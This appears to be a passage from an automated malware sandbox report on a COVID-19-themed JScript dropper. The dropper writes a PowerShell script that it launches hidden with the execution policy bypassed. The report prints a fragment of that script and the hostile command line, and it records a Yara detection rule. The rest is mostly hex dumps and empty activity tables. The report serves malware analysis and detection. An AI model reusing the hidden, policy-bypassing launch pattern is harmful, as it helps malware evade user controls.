			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: wscript.exe PID: 2664 Parent PID: 2620

General

Start time:	10:24:38
Start date:	20/01/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	wscript /e:jscript C:\Users\user\Desktop\COVID-19.tmp
Imagebase:	0xff120000
File size:	168960 bytes
MD5 hash:	045451FA238A75305CC26AC982472367
Has elevated privileges:	true
Has administrator privileges:	true

Copyright null 2021

Programmed in:	C, C++ or other language
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000002.00000002.2091537255.000000000049A000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000002.00000003.2091136338.0000000004350000.00000004.00000040.sdmp, Author: Florian Roth
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\COVID-19.ps1	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	7FEF4002CD9	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\COVID-19.ps1	unknown	2	ff fe	..	success or wait	1	7FEF4003992	WriteFile
C:\Users\user\Desktop\COVID-19.ps1	unknown	2894	70 00 61 00 72 00 61 00 6d 00 28 00 5b 00 49 00 6e 00 74 00 33 00 32 00 5d 00 24 00 61 00 64 00 6d 00 69 00 6e 00 52 00 69 00 67 00 68 00 74 00 73 00 20 00 3d 00 20 00 30 00 29 00 0a 00 69 00 66 00 28 00 20 00 24 00 61 00 64 00 6d 00 69 00 6e 00 52 00 69 00 67 00 68 00 74 00 73 00 20 00 2d 00 65 00 71 00 20 00 30 00 20 00 29 00 0a 00 7b 00 0a 00 09 00 24 00 61 00 72 00 67 00 73 00 20 00 3d 00 20 00 27 00 2d 00 45 00 78 00 65 00 63 00 75 00 74 00 69 00 6f 00 6e 00 50 00 6f 00 6c 00 69 00 63 00 79 00 20 00 42 00 79 00 70 00 61 00 73 00 73 00 20 00 2d 00 4e 00 6f 00 4c 00 6f 00 67 00 6f 00 20 00 2d 00 4e 00 6f 00 6e 00 49 00 6e 00 74 00 65 00 72 00 61 00 63 00 74 00 69 00 76 00 65 00 20 00 2d 00 4e 00 6f 00 50 00 72 00 6f 00 66 00 69 00 6c 00 65 00 20 00 2d	p.a.r.a.m.(.[.I.n.t.3.2.].$.a.d.m.i.n.R.i.g.h.t.s. .=. .0.). ..i.f.(. .$.a.d.m.i.n.R.i.g.h.t.s. .-.e.q. .0. .)...{.....$.a.r.g.s. .=. .'.-.E.x.e.c.u.t.i.o.n.P.o.l.i.c.y. .B.y.p.a.s.s. .-.N.o.L.o.g.o. .-.N.o.n.I.n.t.e.r.a.c.t.i.v.e. .-.N.o.P.r.o.f.i.l.e. .-	success or wait	1	7FEF4003992	WriteFile
C:\Users\user\Desktop\COVID-19.ps1	unknown	4	0d 00 0a 00	....	success or wait	1	7FEF4003992	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 2472 Parent PID: 2664

General

Start time:	10:24:42
Start date:	20/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -ex bypass -win hid -f C:\Users\user\Desktop\COVID-19.ps1
Imagebase:	0x13ff30000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8705208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8705208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE882A287	ReadFile

Disassembly

Code Analysis

Copyright null 2021